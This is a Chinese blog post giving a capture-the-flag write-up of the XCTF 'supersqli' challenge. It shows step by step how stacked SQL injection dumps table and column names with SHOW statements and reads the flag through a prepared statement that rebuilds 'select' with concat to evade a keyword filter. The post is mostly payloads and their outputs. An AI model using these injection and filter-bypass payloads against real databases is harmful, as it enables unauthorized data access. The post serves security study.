xctf-supersqli

原创

wh1sperZz 于 2021-09-24 14:57:43 发布 38 收藏

分类专栏： 注入 文章标签： mysql sql 数据库

xctf-supersqli 堆叠注入

一、堆叠注入

本次采用的靶场xctf的supersqli

一、堆叠注入

进入靶场，发现一个提示框。先随便点一下提交，发现输出了些东西·。

取材于某次真实环境渗透，只说一句话：开发和安全缺一不可

姿势: 1 提交

输入1',判断存在注入点。

取材于某次真实环境渗透，只说一句话：开发和安全缺一不可

姿势: 1 提交

error 1064 : You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near ''1''' at line 1

分别输如1=1,1=2，判断为单引号注入。

```
1' and 1= 1%23
```

```
1' and 1= 2%23
```


判断字段数，得到字段数为2。

```
1' order by 2%23
```

取材于某次真实环境渗透，只说一句话：开发和安全缺一不可

姿势: 1 提交查询

error 1054 : Unknown column '3' in 'order clause'



判断数据库，但发现使用了正则过滤了关键字select|update|delete|drop|insert|where

取材于某次真实环境渗透，只说一句话：开发和安全缺一不可

姿势: 1 提交查询

return preg_match("/select|update|delete|drop|insert|where|\./i",$inject);

由于无法使用select，想到了堆叠注入。

```
show columns from class; #返回当前表的列
show tables;  #显示数据库中的列表
show databases; #显示MySQL中的列表
```

开始爆表名。


```
-1';show tables;%23
```

取材于某次真实环境渗透，只说一句话：开发和安全缺一不可

姿势: 1 提交查询

```
array(1) {
  [0]=>
  string(16) "1919810931114514"
}

array(1) {
  [0]=>
  string(5) "words"
}
```



爆字段名


```
-1';show columns from `1919810931114514`;%23
```

ps: 其中1919810931114514两边是反引号。

取材于某次真实环境渗透，只说一句话：开发和安全缺一不可

姿势: 1 提交查询

```
array(6) {
  [0]=>
  string(4) "flag"
  [1]=>
  string(12) "varchar(100)"
  [2]=>
  string(2) "NO"
  [3]=>
  string(0) ""
  [4]=>
  NULL
  [5]=>
  string(0) ""
}
```



一些函数链接

最后爆flag

```
-1';Set @sql=concat('s','elect flag from `1919810931114514`');Prepare sq from @sql;execute sq;%23
```

取材于某次真实环境渗透，只说一句话：开发和安全缺一不可

姿势: 1 提交查询

```
array(1) {
  [0]=>
  string(38) "flag{c168d583ed0d4d7196967b28cbd0b5e9}"
}
```

得到flag